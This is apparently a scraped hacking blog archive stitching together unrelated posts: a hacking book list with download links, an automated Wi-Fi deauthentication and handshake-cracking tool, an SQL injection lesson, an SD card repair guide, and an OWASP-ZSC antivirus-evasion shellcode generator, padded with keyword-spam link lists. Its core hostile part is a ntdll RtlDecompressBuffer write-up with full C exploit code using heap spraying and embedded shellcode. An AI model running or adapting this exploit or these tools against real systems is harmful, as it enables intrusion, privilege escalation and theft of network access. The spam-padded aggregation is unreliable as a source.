Sunday, May 17, 2020

5 BEST HACKING BOOKS 2018

Most of the people don't go with videos and read books for learning. Book reading is a really effective way to learn and understand how things work. There are plenty of books about computers, security, penetration testing and hacking. Every book shows a different angle how things work and how to make system secure and how it can be penetrated by hackers. So, here I have gathered a few of the best hacking books of 2018 available on the market.

BEST HACKING BOOKS OF 2018

There are hundreds of books about hacking, but I have streamlined few of best hacking books of 2018.

1. THE HACKER'S PLAYBOOK PRACTICAL GUIDE TO PENETRATION

This handbook is about experting yourself with the hacking techniques in the hacker's way. This is about penetration testing that how hackers play their techniques and how we can counter them.

CONTENTS

  • Introduction
  • Pregame – The Setup
  • Setting Up a Penetration Testing Box
  • Before the Snap – Scanning the Network
  • The Drive – Exploiting Scanner Findings
  • The Throw – Manual Web Application Findings
  • The Lateral Pass – Moving Through the Network
  • The Screen – Social Engineering
  • The Onside Kick – Attacks that Require Physical Access
  • The Quarterback Sneak – Evading AV
  • Special Teams – Cracking, Exploits, Tricks
  • Post Game Analysis – Reporting
Download the Hacker's Playbook Practical Guide to Penetration.

2. ANDROID HACKER'S HANDBOOK

The Android Hacker's Handbook is about how the android devices can be hacked. Authors chose to write this book because the field of mobile security research is so "sparsely charted" with disparate and conflicted information (in the form of resources and techniques).

CONTENTS

  • Chapter 1 Looking at the Ecosystem
  • Chapter 2 Android Security Design and Architecture
  • Chapter 3 Rooting Your Device
  • Chapter 4 Reviewing Application Security
  • Chapter 5 Understanding Android's Attack Surface
  • Chapter 6 Finding Vulnerabilities with Fuzz Testing
  • Chapter 7 Debugging and Analyzing Vulnerabilities
  • Chapter 8 Exploiting User Space Software
  • Chapter 9 Return Oriented Programming
  • Chapter 10 Hacking and Attacking the Kernel
  • Chapter 11 Attacking the Radio Interface Layer
  • Chapter 12 Exploit Mitigations
  • Chapter 13 Hardware Attacks
Download Android Hacker's Handbook.

3. PENETRATION TESTING: A HANDS-ON INTRODUCTION TO HACKING

This book is an effective practical guide to penetration testing tools and techniques. How to penetrate and hack into systems. This book covers beginner level to highly advanced penetration and hacking techniques.

CONTENTS

  • Chapter 1: Setting Up Your Virtual Lab
  • Chapter 2: Using Kali Linux
  • Chapter 3: Programming
  • Chapter 4: Using the Metasploit Framework
  • Chapter 5: Information Gathering
  • Chapter 6: Finding Vulnerabilities
  • Chapter 7: Capturing Traffic
  • Chapter 8: Exploitation
  • Chapter 9: Password Attacks
  • Chapter 10: Client-Side Exploitation
  • Chapter 11: Social Engineering
  • Chapter 12: Bypassing Antivirus Applications
  • Chapter 13: Post Exploitation
  • Chapter 14: Web Application Testing
  • Chapter 15: Wireless Attacks
  • Chapter 16: A Stack-Based Buffer Overflow in Linux
  • Chapter 17: A Stack-Based Buffer Overflow in Windows
  • Chapter 18: Structured Exception Handler Overwrites
  • Chapter 19: Fuzzing, Porting Exploits, and Metasploit Modules
  • Chapter 20: Using the Smartphone Pentesting Framework
Download Penetration Testing: A Hands-On Introduction To Hacking.

4. THE SHELLCODER'S HANDBOOK

This book is about learning shellcode's of the OS and how OS can be exploited. This book is all about discovering and exploiting security holes in devices to take over.
Authors: Chris Anley, John Heasman, Felix "FX" Linder, Gerardo Richarte.

CONTENTS

  • Stack Overflows
  • Shellcode
  • Introduction to Format String Bugs
  • Windows Shellcode
  • Windows Overflows
  • Overcoming Filters
  • Introduction to Solaris Exploitation
  • OS X Shellcode
  • Cisco IOS Exploitation
  • Protection Mechanisms
  • Establishing a Working Environment
  • Fault Injection
  • The Art of Fuzzing
  • Beyond Recognition: A Real Vulnerability versus a Bug
  • Instrumented Investigation: A Manual Approach
  • Tracing for Vulnerabilities
  • Binary Auditing: Hacking Closed Source Software
  • Alternative Payload Strategies
  • Writing Exploits that Work in the Wild
  • Attacking Database Software
  • Unix Kernel Overflows
  • Exploiting Unix Kernel Vulnerabilities
  • Hacking the Windows Kernel
Download The ShellCoder's HandBook.

5. THE HACKER'S HANDBOOK WEB APPLICATION SECURITY FLAWS

This handbook is about finding and exploiting the web applications.
Authors: Dafydd Stuttard, Marcus Pinto.

CONTENTS

  • Chapter 1 Web Application (In)security
  • Chapter 2 Core Defense Mechanisms
  • Chapter 3 Web Application Technologies
  • Chapter 4 Mapping the Application
  • Chapter 5 Bypassing Client-Side Controls
  • Chapter 6 Attacking Authentication
  • Chapter 7 Attacking Session Management
  • Chapter 8 Attacking Access Controls
  • Chapter 9 Attacking Data Stores
  • Chapter 10 Attacking Back-End Components
  • Chapter 11 Attacking Application Logic
  • Chapter 12 Attacking Users: Cross-Site Scripting
  • Chapter 13 Attacking Users: Other Techniques
  • Chapter 14 Automating Customized Attacks
  • Chapter 15 Exploiting Information Disclosure
  • Chapter 16 Attacking Native Compiled Applications
  • Chapter 17 Attacking Application Architecture
  • Chapter 18 Attacking the Application Server
  • Chapter 19 Finding Vulnerabilities in Source Code
  • Chapter 20 A Web Application Hacker's Toolkit
  • Chapter 21 A Web Application Hacker's Methodology
So, these are the top 5 best hacking books on the market. There may be more fascinating books in the future that make take place in the top list. But for now, these are the best hacking books. Read and share your experience with these books.
Related word

Airba.sh - A POSIX-compliant, Fully Automated WPA PSK Handshake Capture Script Aimed At Penetration Testing


Airbash is a POSIX-compliant, fully automated WPA PSK handshake capture script aimed at penetration testing. It is compatible with Bash and Android Shell (tested on Kali Linux and Cyanogenmod 10.2) and uses aircrack-ng to scan for clients that are currently connected to access points (AP). Those clients are then deauthenticated in order to capture the handshake when attempting to reconnect to the AP. Verification of a captured handshake is done using aircrack-ng. If one or more handshakes are captured, they are entered into an SQLite3 database, along with the time of capture and current GPS data (if properly configured).
After capture, the database can be tested for vulnerable router models using crackdefault.sh. It will search for entries that match the implemented modules, which currently include algorithms to compute default keys for Speedport 500-700 series, Thomson/SpeedTouch and UPC 7 digits (UPC1234567) routers.

Requirements
WiFi interface in monitor mode aircrack-ng SQLite3 openssl for compilation of modules (optional) wlanhc2hcx from hcxtools
In order to log GPS coordinates of handshakes, configure your coordinate logging software to log to .loc/*.txt (the filename can be chosen as desired). Airbash will always use the output of cat "$path$loc"*.txt 2>/dev/null | awk 'NR==0; END{print}', which equals to reading all .txt files in .loc/ and picking the second line. The reason for this way of implementation is the functionality of GPSLogger, which was used on the development device.

Calculating default keys
After capturing a new handshake, the database can be queried for vulnerable router models. If a module applies, the default keys for this router series are calculated and used as input for aircrack-ng to try and recover the passphrase.

Compiling Modules
The modules for calculating Thomson/SpeedTouch and UPC1234567 (7 random digits) default keys are included in src/
Credits for the code go to the authors Kevin Devine and [peter@haxx.in].
On Linux:
gcc -fomit-frame-pointer -O3 -funroll-all-loops -o modules/st modules/stkeys.c -lcrypto
gcc -O2 -o modules/upckeys modules/upc_keys.c -lcrypto
If on Android, you may need to copy the binaries to /system/xbin/ or to another directory where binary execution is allowed.

Usage
Running install.sh will create the database, prepare the folder structure and create shortlinks to both scripts which can be moved to a directory that is on $PATH to allow execution from any location.
After installation, you may need to manually adjust INTERFACE on line 46 in airba.sh. This will later be determined automatically, but for now the default is set to wlan0, to allow out of the box compatibility with bcmon on Android.
./airba.sh starts the script, automatically scanning and attacking targets that are not found in the database. ./crackdefault.sh attempts to break known default key algorithms.
To view the database contents, run sqlite3 .db.sqlite3 "SELECT * FROM hs" in the main directory.

Update (Linux only ... for now):
Airbash can be updated by executing update.sh. This will clone the master branch into /tmp/ and overwrite the local files.

Output
_n: number of access points found
__c/m: represents client number and maximum number of clients found, respectively
-: access point is blacklisted
x: access point already in database
?: access point out of range (not visible to airodump anymore)

The Database
The database contains a table called hs with seven columns.
id: incrementing counter of table entries
lat and lon: GPS coordinates of the handshake (if available)
bssid: MAC address of the access point
essid: Name identifier
psk: WPA Passphrase, if known
prcsd: Flag that gets set by crackdefault.sh to prevent duplicate calculation of default keys if a custom passphrase was used.
Currently, the SQLite3 database is not password-protected.


Related links


Web Hacking Video Series #4 MySQL Part 2 (Injection And Coding)

Video Lesson Topics:

  1. Setting up your victim application, databases and lab
  2. Attacking a simple injection with information Schema
  3. Automating your injections with python and beautiful soup
  4. Dealing with various web encoding in Python and PHP
  5. Bypassing LoadFile Size restrictions and automating it
  6. Decrypting sensitive data via PHP and Python interactions
  7. As always me rambling about stupid nonsense :P FTW

Part 2 of Mysql covers the topic of injecting a simple SQL injection example. Starts out slow then combines techniques and moves into more advanced topics. Prior to attempting this lesson make sure you have watched the videos in the previous blog or understand both SQL and basic python coding. I will show how to automate the injection process via python utilizing simple HTML processing abilities of beautiful soup.  I will cover many python libraries for encoding data and calling web based applications. I also talk about how to deal with encrypted data and methods of enumerating files and folders looking for possible implementation issues and attack points to decrypt sensitive data via PHP/Python interaction with whats available on the server. This is the 2nd part of a 3 part series on MySQL for attacking web applications.

Files Needed:
Lab Files
BT5

Video Lesson:

Whats Next:
PHP source code analysis
Recoding PHP applications to fix SQLi

More info


  1. Como Aprender A Ser Hacker
  2. Hacking Simulator
  3. Como Convertirse En Hacker
  4. Drupal Hacking
  5. Hacking Curso
  6. Curso Hacker
  7. Curso De Hacking Etico
  8. Aprender A Ser Hacker
  9. Pagina Hacker
  10. Hacking With Swift

Saturday, May 16, 2020

Effective Business Continuity Plans Require CISOs To Rethink WAN Connectivity

As more businesses leverage remote, mobile, and temporary workforces, the elements of business continuity planning are evolving and requiring that IT professionals look deep into the nuts and bolts of connectivity. CISOs and their team members are facing new challenges each and every day, many of which have been driven by digital transformation, as well as the adoption of other

via The Hacker NewsRelated articles

Thursday, May 14, 2020

How To Repair A Crashed SD Card And Protect Your Data

One of the many reasons users prefer Android devices is the ability to expand the amount of available storage space using the MicroSD Card. Since we have the ability add up to 256GB of external storage to Android devices today, you're bound to choke up when the SD card crashes without any tell-tale signs.
If you're experiencing issues on how to repair a crashed SD card on your Android device, there are certain fixes you can try out. Since there's not a singular solution to SD Card issues, we've created a guide to help you detect the issue with your external storage and mentioned multiple solutions to get your SD card working and even retrieve your stored data along with it.


Before you start

Don't format the card if you want to retain any of the photos on it. You can follow the tips in our separate article on how to format a write-protected SD card after you've tried to recover any files that are on your card.

Now, try and find a different card reader. If you've inserted an SD card into your laptop or PC's built-in slot and nothing happens, try using a different computer or a USB card reader.
Sometimes it's the reader at fault – not the card. You can buy a USB SD card reader online for just a couple of pounds which will accept both microSD and standard SD cards.

Steps to Repair a Crashed SD Card and Protect your Data:

Step 1 – Physically clean the SD Card

Despite being durable and built to last, SD cards are prone to crashing sometimes due to physical damage. Since you carry your phone around everywhere, some dirt and dust are bound to fill up in the cracks, that can make SD card stop working from time to time.
The first thing you can try to do on how to repair a crashed SD card is physically scrub and clean it.
  • Remove the MicroSD card from your Android device and place it on a clean surface. Make sure that you turn off your phone before pulling out the SD card for safety.
  • Flip the MicroSD card and using a white eraser, gently scrub the gold contact pins of the SD card to get rid of any residual dirt or grime.
  • If you have an alcohol-based cleaning solution or even nail polish remover around, dab it on to the connector pins using a Q-tip and gently rub it.
Once the SD card has dried out, you can plug it back into your Android device and turn it on to see if the solution has worked.


Step 2 – Format the SD Card

If your SD card is being detected by the Android device but you're having trouble accessing the saved files, there's a good chance that the files are corrupt. This could either be due to a particular broken file in the saved storage, or a virus that is causing the issue.
Either way, the only option there is left for you to try out is make the SD card reusable for formatting it.
  • From the home screen of your Android device, head over to the Settings app and then scroll down to find the Storage
  • In the Storage tab, you'll be able to find the Erase SD Card option, so go ahead and select it.
  • Confirm your action to delete all of the files and folders stored on your SD card and this should effectively solve the issue.

Step 3 – Check the SD card compatibility

If you are trying to figure out how to repair a crashed SD card on an older Android device, you might just need to look at the details more carefully. If your SD card fails to be recognized on the mobile device but works with your computer, the problem could be related to compatibility.
  • If the MicroSD card that you are trying to use with your older phone is SDXC version (built for higher transfer speeds), it will not be recognized.
  • Look up the maximum capacity of expandable storage that is supported by your device, since they can vary from starting at 64GB to all the way up to 256GB.

Step 4 – Diagnose the SD card using a PC

If a simple format did not help you solve the SD card problem, you might need a more technical analysis of the issue. To do so, you can plug in your SD card into a computer and use the diagnostic tools to find out the pertaining errors and effectively fix them.
  • Connect your Android mobile device to a computer using a USB cable.
  • Make sure that you connect Android as MSC (Mass storage mode) and not MTP (Media transfer mode). You can do this using the notification menu once you connect the phone to your computer.
  • Launch the Windows Explorer and right click on the SD card driver you see on the screen. In the options menu, choose Properties – Tools – Error Checking and wait for the entire process to complete.
  • The computer will try to update the software for your SD card and fix any errors that are causing it to crash.

Step 5 – Use chkdsk to fix/repair a corrupted SD card without data loss

The "chkdsk" command is your first choice for damaged SD card repair. Requiring no format, it allows you to fix or repair a corrupted SD card and regain access to all your important files on the device. Let's see how it works. (I'm using Windows 7 for this demonstration)
1. Plug in your SD card to your computer with a card reader.

2. Go to the start menu, type in "cmd" in a search bar, hit enter and then you can see something named "cmd. exe" in a list of programs.
3. Right-click "cmd. exe" and then you will get the following command windows that allow you to fix your corrupted SD card without formatting.

4. Type in "chkdsk /X /f sd card letter:" or "chkdsk sd card letter: /f ", for example,"chkdsk /X /f G:" or "chkdsk h: /f".
After finishing all the steps, Windows will have checked and fixed the file system of the SD card. It usually takes several minutes. After that, if you see "Windows has made corrections to the file system" in the command window, then congratulations! The damaged SD card is successfully fixed and you can see your data again. If not, you should try a third-party data recovery software to retrieve your files from the damaged SD card and repair it by formatting.
Once the process has been completed, you can go ahead and pop the SD card back into your Android device and see if the issue has been resolved.

Step 6 : Use EaseUS Data Recovery Wizard to recover data from damaged SD card


1. Connect the corrupted SD card to your PC, launch EaseUS's data recovery software, select the card and click "Scan".
2. A quick scan will first start to search all the lost and existing data on the SD card. And after that, a deep scan will automatically launch in order to find more files.
3. After the scan, choose those files you want to recover and click the "Recover" button to retrieve them back.

Final Words :

So finally through this article, you have got to know about the method by which the SD card could be repaired and hence the data in it could be saved for the further access. We have tried to present the method in easy to grab manner and we believe that you could possibly get to know about it easily. Hope that you would have liked the information in this post, if it is so then please share it with others. Also, do not forget to share the post with others, let most of the people know about the method. Share your comments about the post through using the comment box below. At last never the fewer thanks for reading this post!

Related links


  1. Hacking Mifare
  2. Curso Hacking Etico
  3. Chema Alonso Libros
  4. Udemy Hacking
  5. Ultimate Hacking Keyboard
  6. Hacking Games
  7. Defcon Hacking
  8. Cracker Definicion
  9. Growth Hacking Cursos

WHO IS ETHICAL HACKER

Who is hacker?
A hacker is a Creative person and a creative Programmer,who have knowledge about Networking,Operating system,hacking & a best creative social engineer who control anyone's mind he is also a knowledgeable person.
Hacker are the problem solver and tool builder.

                                OR

A hacker is an individual who uses computer, networking and other skills to overcome a technical problem but it often refers to a person who uses his or her abilities to gain unauthorized access to system or networks in  order to commit crimes. 


Related posts


RenApp: The Ultimate File Renaming App


Are you tired of managing your tens of thousands of files like jpgs, pngs, or others and you want a way to manage them as quick as possible then RenApp is solution for all problem.
RenApp lets you change names of many files of a particular type to a common name with added numbering. So no more time wasting in file management just four clicks and your files will be ordered.

Beside that RenApp can clean your folders and subfolders from backup files of .bak or .*~ extension. Removing backup files in order to make space available manually is a tedious work and can take lots of time but why do it that we've got RenApp just locate the folder and click remove it'll remove them all from that folder and its subfolders. 

Some of the features of RenApp are as:
  •    Rename files to a common name.
  •    Rename files of different extensions to a common name in one shot
  •    Remove backup files from folder and subfolders.
R  RenApp is free and Opensource, written in Python with QT interface. Check out the source code at sourceforge.


More info


  1. Hacker Definicion
  2. Growth Hacking Ejemplos
  3. Udemy Hacking
  4. Hacking Desde Cero
  5. Hacking Hardware
  6. Hacking Forums
  7. Hacking Etico Certificacion
  8. Curso Hacking Gratis
  9. Hacking Etico Libro
  10. Portatil Para Hacking
  11. Que Significa Hat
  12. Quiero Ser Hacker

WHY WE DO HACKING?

Purpose of Hacking?
. Just for fun
.Show-off
.Steal important information 
.Damaging the system
.Hampering Privacy
.Money Extortion 
.System Security Testing
.To break policy compliance etc

Continue reading


  1. Certificacion Hacking Etico
  2. Hacking Roblox
  3. Body Hacking
  4. Cracker Informatico
  5. Hacking Wifi
  6. Hacking Desde Cero
  7. Growth Hacking Definicion
  8. Hacking Code

RtlDecompresBuffer Vulnerability

Introduction

The RtlDecompressBuffer is a WinAPI implemented on ntdll that is often used by browsers and applications and also by malware to decompress buffers compressed on LZ algorithms for example LZNT1.

The first parameter of this function is a number that represents the algorithm to use in the decompression, for example the 2 is the LZNT1. This algorithm switch is implemented as a callback table with the pointers to the algorithms, so the boundaries of this table must be controlled for avoiding situations where the execution flow is redirected to unexpected places, specially controlled heap maps.

The algorithms callback table


Notice the five nops at the end probably for adding new algorithms in the future.

The way to jump to this pointers depending on the algorithm number is:
call RtlDecompressBufferProcs[eax*4]

The bounrady checks

We control eax because is the algorithm number, but the value of eax is limited, let's see the boudary checks:


int  RtlDecompressBuffer(unsigned __int8 algorithm, int a2, int a3, int a4, int a5, int a6)
{
int result; // eax@4

if ( algorithm & algorithm != 1 )
{
if ( algorithm & 0xF0 )
result = -1073741217;
else
result = ((int (__stdcall *)(int, int, int, int, int))RtlDecompressBufferProcs[algorithm])(a2, a3, a4, a5, a6);
}
else
{
result = -1073741811;
}
return result;
}

Regarding that decompilation seems that we can only select algorithm number from 2 to 15, regarding that  the algorithm 9 is allowed and will jump to 0x90909090, but we can't control that addess.


let's check the disassembly on Win7 32bits:

  • the movzx limits the boundaries to 16bits
  • the test ax, ax avoids the algorithm 0
  • the cmp ax, 1 avoids the algorithm 1
  • the test al, 0F0h limits the boundary .. wait .. al?


Let's calc the max two bytes number that bypass the test al, F0h

unsigned int max(void) {
        __asm__("xorl %eax, %eax");
        __asm__("movb $0xff, %ah");
        __asm__("movb $0xf0, %al");
}

int main(void) {
        printf("max: %u\n", max());
}

The value is 65520, but the fact is that is simpler than that, what happens if we put the algorithm number 9? 


So if we control the algorithm number we can redirect the execution flow to 0x55ff8890 which can be mapped via spraying.

Proof of concept

This exploit code, tells to the RtlDecompresBuffer to redirect the execution flow to the address 0x55ff8890 where is a map with the shellcode. To reach this address the heap is sprayed creating one Mb chunks to reach this address.

The result on WinXP:

The result on Win7 32bits:


And the exploit code:

/*
ntdll!RtlDecompressBuffer() vtable exploit + heap spray
by @sha0coder

*/

#include
#include
#include

#define KB 1024
#define MB 1024*KB
#define BLK_SZ 4096
#define ALLOC 200
#define MAGIC_DECOMPRESSION_AGORITHM 9

// WinXP Calc shellcode from http://shell-storm.org/shellcode/files/shellcode-567.php
/*
unsigned char shellcode[] = "\xeB\x02\xBA\xC7\x93"
"\xBF\x77\xFF\xD2\xCC"
"\xE8\xF3\xFF\xFF\xFF"
"\x63\x61\x6C\x63";
*/

// https://packetstormsecurity.com/files/102847/All-Windows-Null-Free-CreateProcessA-Calc-Shellcode.html
char *shellcode =
"\x31\xdb\x64\x8b\x7b\x30\x8b\x7f"
"\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
"\x77\x20\x8b\x3f\x80\x7e\x0c\x33"
"\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
"\x57\x78\x01\xc2\x8b\x7a\x20\x01"
"\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
"\x45\x81\x3e\x43\x72\x65\x61\x75"
"\xf2\x81\x7e\x08\x6f\x63\x65\x73"
"\x75\xe9\x8b\x7a\x24\x01\xc7\x66"
"\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
"\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9"
"\xb1\xff\x53\xe2\xfd\x68\x63\x61"
"\x6c\x63\x89\xe2\x52\x52\x53\x53"
"\x53\x53\x53\x53\x52\x53\xff\xd7";


PUCHAR landing_ptr = (PUCHAR)0x55ff8b90; // valid for Win7 and WinXP 32bits

void fail(const char *msg) {
printf("%s\n\n", msg);
exit(1);
}

PUCHAR spray(HANDLE heap) {
PUCHAR map = 0;

printf("Spraying ...\n");
printf("Aproximating to %p\n", landing_ptr);

while (map < landing_ptr-1*MB) {
map = HeapAlloc(heap, 0, 1*MB);
}

//map = HeapAlloc(heap, 0, 1*MB);

printf("Aproximated to [%x - %x]\n", map, map+1*MB);


printf("Landing adddr: %x\n", landing_ptr);
printf("Offset of landing adddr: %d\n", landing_ptr-map);

return map;
}

void landing_sigtrap(int num_of_traps) {
memset(landing_ptr, 0xcc, num_of_traps);
}

void copy_shellcode(void) {
memcpy(landing_ptr, shellcode, strlen(shellcode));

}

int main(int argc, char **argv) {
FARPROC RtlDecompressBuffer;
NTSTATUS ntStat;
HANDLE heap;
PUCHAR compressed, uncompressed;
ULONG compressed_sz, uncompressed_sz, estimated_uncompressed_sz;

RtlDecompressBuffer = GetProcAddress(LoadLibraryA("ntdll.dll"), "RtlDecompressBuffer");

heap = GetProcessHeap();

compressed_sz = estimated_uncompressed_sz = 1*KB;

compressed = HeapAlloc(heap, 0, compressed_sz);

uncompressed = HeapAlloc(heap, 0, estimated_uncompressed_sz);


spray(heap);
copy_shellcode();
//landing_sigtrap(1*KB);
printf("Landing ...\n");

ntStat = RtlDecompressBuffer(MAGIC_DECOMPRESSION_AGORITHM, uncompressed, estimated_uncompressed_sz, compressed, compressed_sz, &uncompressed_sz);

switch(ntStat) {
case STATUS_SUCCESS:
printf("decompression Ok!\n");
break;

case STATUS_INVALID_PARAMETER:
printf("bad compression parameter\n");
break;


case STATUS_UNSUPPORTED_COMPRESSION:
printf("unsuported compression\n");
break;

case STATUS_BAD_COMPRESSION_BUFFER:
printf("Need more uncompressed buffer\n");
break;

default:
printf("weird decompression state\n");
break;
}

printf("end.\n");
}

The attack vector
This API is called very often in the windows system, and also is called by browsers, but he attack vector is not common, because the apps that call this API trend to hard-code the algorithm number, so in a normal situation we don't control the algorithm number. But if there is a privileged application service or a driver that let to switch the algorithm number, via ioctl, config, etc. it can be used to elevate privileges on win7

More info


  1. El Hacker
  2. Viral Hacking
  3. Ingeniería Social. El Arte Del Hacking Personal Pdf
  4. Google Hacking
  5. Geekprank Hacking
  6. Definicion De Cracker
  7. Que Es El Hacking
  8. Hacking In Spanish
  9. Curso De Hacking Etico Gratis
  10. Certificacion Hacking Etico
  11. Cosas De Hackers
  12. Como Aprender A Hackear

OWASP-ZSC: A Shellcode/Obfuscate Customized Code Generating Tool


About OWASP-ZSC
   OWASP ZSC is open source software written in python which lets you generate customized shellcodes and convert scripts to an obfuscated script. This software can be run on Windows/Linux/OSX with Python 2 or 3.

   What is shellcode?: Shellcode is a small codes in Assembly language which could be used as the payload in software exploitation. Other usages are in malwares, bypassing antiviruses, obfuscated codes...

   You can read more about OWASP-ZSC in these link:
Why use OWASP-ZSC?
   Another good reason for obfuscating files or generating shellcode with OWASP-ZSC is that it can be used during your pen-testing. Malicious hackers use these techniques to bypass anti-virus and load malicious files in systems they have hacked using customized shellcode generators. Anti-virus work with signatures in order to identify harmful files. When using very well known encoders such as msfvenom, files generated by this program might be already flagged by Anti-virus programs.

   Our purpose is not to provide a way to bypass anti-virus with malicious intentions, instead, we want to provide pen-testers a way to challenge the security provided by Anti-virus programs and Intrusion Detection systems during a pen test.In this way, they can verify the security just as a black-hat will do.

   According to other shellcode generators same as Metasploit tools and etc, OWASP-ZSC  using new encodes and methods which antiviruses won't detect. OWASP-ZSC encoders are able to generate shell codes with random encodes and that allows you to generate thousands of new dynamic shellcodes with the same job in just a second, that means, you will not get the same code if you use random encodes with same commands, And that make OWASP-ZSC one of the best! During the Google Summer of Code we are working on to generate Windows Shellcode and new obfuscation methods. We are working on the next version that will allow you to generate OSX.

OWASP-ZSC Installation:
   You must install Metasploit and Python 2 or 3 first:
  • For Debian-based distro users: sudo apt install python2 python3 metasploit-framework
  • For Arch Linux based distro users: sudo pacman -S python2 python3 metasploit
  • For Windows users: Download Python and Metasploit here.
   And then, enter these command (If you're Windows user, don't enter sudo):
DISCLAIMER: THIS SOFTWARE WAS CREATED TO CHALLENGE ANTIVIRUS TECHNOLOGY, RESEARCH NEW ENCRYPTION METHODS, AND PROTECT SENSITIVE OPEN SOURCE FILES WHICH INCLUDE IMPORTANT DATA. CONTRIBUTORS AND OWASP FOUNDATION WILL NOT BE RESPONSIBLE FOR ANY ILLEGAL USAGE.

An example of OWASP-ZSC

Related articles


  1. Mundo Hacker
  2. Curso Hacking Gratis
  3. Definicion De Hacker
  4. Hacking Websites
  5. Libros Para Aprender A Hackear
  6. Tools Hacking
  7. Hacking Team
  8. Black Hacker
  9. Hacking Y Forensic Desarrolle Sus Propias Herramientas En Python Pdf
  10. Como Aprender A Hackear Desde Cero